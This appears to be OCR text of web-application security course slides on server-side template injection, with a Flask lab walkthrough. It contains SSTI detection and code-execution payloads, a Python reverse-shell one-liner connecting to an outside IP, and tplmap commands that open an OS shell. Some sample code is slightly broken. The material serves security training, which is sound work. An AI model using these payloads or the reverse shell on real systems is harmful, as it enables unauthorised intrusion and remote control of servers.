Course Roadmap

- Day 1: Advanced Attacks
- **Day 2: Web Frameworks**
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAFs and Filter Bypass
- Day 6: Capture the Flag

Content Management Systems

SharePoint

WordPress

Exercise: WordPress RCE

Web Architectures

Web Design Patterns

Exercise: Mass Assignment in CakePHP

Templates and Injections

Exercise: Template Injections Lab

Languages and Frameworks

Modern PHP

Exercise: Authentication Bypass with Type Juggling

Logic Flaws

Java and Struts

Exercise: Struts 2 RCE

Attacking Object Serialization

Exercise: Jenkins Unsafe Java Deserialization

The MEAN Stack

Exercise: NodeGoat

TEMPLATES AND FRAMEWORKS

One of the most popular features of any Web Framework is the capability to template (or templatize) the different pages

Templating engines provide a mechanism to bring scripting and dynamic composition of pages

Templates allow developers not to have to recreate HTML pages and provides consistency

There is no single player in this space. Instead, Template engines are popular by language, framework, and year

Many of the templates engines are also cross-platform, which means that they can be used across many languages

TEMPLATE ENGINES


Language	Popular Engine	Syntax Example
ASP.NET	WebForms	<%@ Code %>
ASP.NET MVC	Razor	<%= Code =>
Java Spring / Spring Boot / Struts	Freemarker	${Code}
Java Struts / J2EE	JSP	%{#Code.Code}
PHP	Twig or Mustache	{{ code }}
PHP	Smarty	{$code}
Python (Flask, Django, etc)	Jinja2	{% code %} // loop {{ code }} // expansion
Ruby Rails	Rails Templates (erb)	<%= Code %> // Code <% Code %> // loop
Javascript	EJS	<%= EJS %>

TEMPLATE RELATIONSHIPS TO MVC

Consider the flow of the application in MVC.

The "View" is updated by the "model" and is directed to by the "controller".

Improper sanitization will corrupt the view and can lead to attacker controlled templates.



SERVER SIDE TEMPLATE INJECTION

Server Side Template Injection Example (Python Flask):

```
@app.route('/'):
def hello_person():
    people = {'Bob': 'Hi Bob', 'Matt': 'Hi Matt', 'Secret': 'Secret Data'}
    if requests.args.get('person'):
        people['person'] = requests.args.get('person')
    template = ''' <p>Your Name? %s</p> ''' % people['person']
    return render_template_string(template, people=people)
```

Notice the line that reads template=

If the person guesses a name, example Bob, it will render Hi Bob.

What if the person tries to render code?

TEMPLATE INJECTION: DISCOVERY

Given the working knowledge behind some of the popular templating languages

Discovery using a logical operation such as Math is desirable.

Below are inputs, that if rendered 4, discovers template injection.

```
@(2 * 2) // Razor
${ 2 * 2 } // Freemarker
{{ 2 * 2 }} // Twig or Mustache or Jinja2
{$ 2 * 2 } // Smarty
<%= 2 * 2 %> // eRB or eJS
```

There will always be similarities between the template engine syntax.

TEMPLATE INJECTION: READING INTERNAL VALUES

Depending on the language and template framework, it is possible to escape the template engine and start reading from within the system.

Examples for template reflection include:

```
Python and Jinja:
{{self}} // references the class
{{variable}} // if you know the variables being passed in you can reflect them

Ruby and eRB:
<%= self $> // references the current class
<%= self.methods $> // references the current classes methods.
```

TEMPLATE INJECTION: REMOTE CODE EXECUTION

Code execution is possible with template injection

Results will be in band or out of band

Every language will feature a way to call processes through a library, some will include a direct method which may be inaccessible.

```
subprocess.popen // python2 or 3 class for opening a process
IO.popen // ruby process opener
Java.lang.Runtime.exec() // Java Process opener

Ruby Alternative (may be in accessible):
`id` // Ruby will call the system ID command, use IO instead.
```

TEMPLATE INJECTION: EXPLOIT CREATION IN PYTHON(1)

Class inheritance in an Object Oriented Language will help return libraries that will trigger Remote Code Execution.

Python Class Inheritance example:

```
>>> ‘’.__class__ // returns the string class, self reference to the object str
>>> ‘’.__class__.__mro__ // returns The Method Resolution Order of string
(class), basestring (superclass of string), object (superclass of objects).
>>> ‘’.__class__.mro__[2].__subclasses__() // returns all classes of the
superclass object in python which is all objects
```

Using class inheritance we will be able to see all class objects, one of which could be subprocess.Popen

TEMPLATE INJECTION: EXPLOIT CREATION IN PYTHON(II)

```
>>> ‘’.__class__.__mro__[2].__subclasses__() // returns all classes of the
superclass object in python which is all objects
>>> ‘’.__class__.__mro__[2].__subclasses__()[9] // if process.popen is the
10th object in the list, it is now available to use
>>> ‘’.__class__.__mro__[2].__subclasses__()[9]([“ping –c4 1.2.3.4”,
shell=True])// Opens a shell and pings ip 1.2.3.4
```

Attackers can now not only ping themselves but open a raw shell, if they call all the right libraries.

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conn
ect(("1.2.3.4",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

TEMPLATE INJECTION: TPLMAP

Tplmap.py is a tool that automates the discovery and exploitation of SSTI

Tplmap runs as a command line tool and a burp extension.

Tplmap.py is run by parsing paramters provided such as GET requests, POST requests, and Header (or Cookie Based) SSTI.

```
# ./tplmap.py -u 'http://example.com/test?ssti=test' // GET
# ./tplmap.py -u 'http://example.com/test' --data 'ssti=test' // POST
# ./tplmap.py -u 'http://example.com/test' --header 'Cookie: Test' // Headers
# ./tplmap.py -u 'http://example.com/test?ssti=test' --os-shell // return a
shell
```

Course Roadmap

- Day 1: Advanced Attacks
- **Day 2: Web Frameworks**
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAFs and Filter Bypass
- Day 6: Capture the Flag

Content Management Systems

SharePoint

WordPress

Exercise: WordPress RCE

Web Architectures

Web Design Patterns

Exercise: Mass Assignment in CakePHP

Templates and Injections

Exercise: Template Injections Lab

Languages and Frameworks

Modern PHP

Exercise: Authentication Bypass with Type Juggling

Logic Flaws

Java and Struts

Exercise: Struts 2 RCE

Attacking Object Serialization

Exercise: Jenkins Unsafe Java Deserialization

The MEAN Stack

Exercise: NodeGoat

EXERCISE: TEMPLATE INJECTIONS LAB

Target: http://flask.sec642.org

Discovery: This application has a Template injection flaw.

Goals:

- Discover the flaw and recall the secret flag
- Get the system to ping your Samurai VM

Note1: Make sure you try every iteration of templates like {{ or ${ or {$

Note2: Referring to your own object may dump out the contents.


Bonus: Try getting a full system shell on the host system, there are multiple options for you to do this.

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

EXERCISE: TEMPLATE INJECTIONS LAB
TEMPLATE DISCOVERY



What happens when you change the URL using the objects found in the Template Discovery slide?

It appears that the URL contains text rendered on the page.

Once you discover that injection is possible, refer to the index page and look at the pseudo code, again.


EXERCISE: TEMPLATE INJECTIONS LAB
OBJECT EXPANSION

It appears the books object holds all the values we may be interested in. Attempt to expand this object

```
@app.route('/books')
def book_ssti():
    books = {'name': 'Mostly Harmless', 'flag':'not shown'}
if requests.args.get('book'):
   person['book'] = request.args.get('book')
template = 'ommitted'
return render_template_string(template, books=books)
```

Objects can be expanded inside of a template by calling the object appropriately, is there a template injection that when we give it 2 * 2 expands to 4?


EXERCISE: TEMPLATE INJECTIONS LAB
CALLING A CLASS



When calling '__class__' on a object in Python the object and its type is reflected.

Going back to our notes, we know that calling ___class___ on an object will provide us with the type of class and its value.

EXERCISE: TEMPLATE INJECTIONS LAB
CALLING A CLASS(2)



You may see hundreds of subclasses listed, it will take some time to brute force right one by hand.

If you get stuck trying to find the right one, passing '' as the base object and using mro the SubProcess class is 230. You can call it by passing the following:

__subclasses__()[230]

EXERCISE: TEMPLATE INJECTIONS LAB
GETTING DATA BACK

```
samurai@samuraiwtf:~$ sudo tcpdump -i eth0 icmp
[sudo] password for samurai:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
16:11:38.851679 IP wp.sec642.org > samuraiwtf.sec642.org: ICMP echo request,
gth 64
```

Start a tcpdump process in a shell listening on icmp

Make sure you use -c 4 in the command.

1

EXERCISE: TEMPLATE INJECTIONS LAB CONCLUSION

This exercise demonstrated how to perform SSTI (Server Side Template Injection) attack in Flask

Templates are a feature of many modern web application frameworks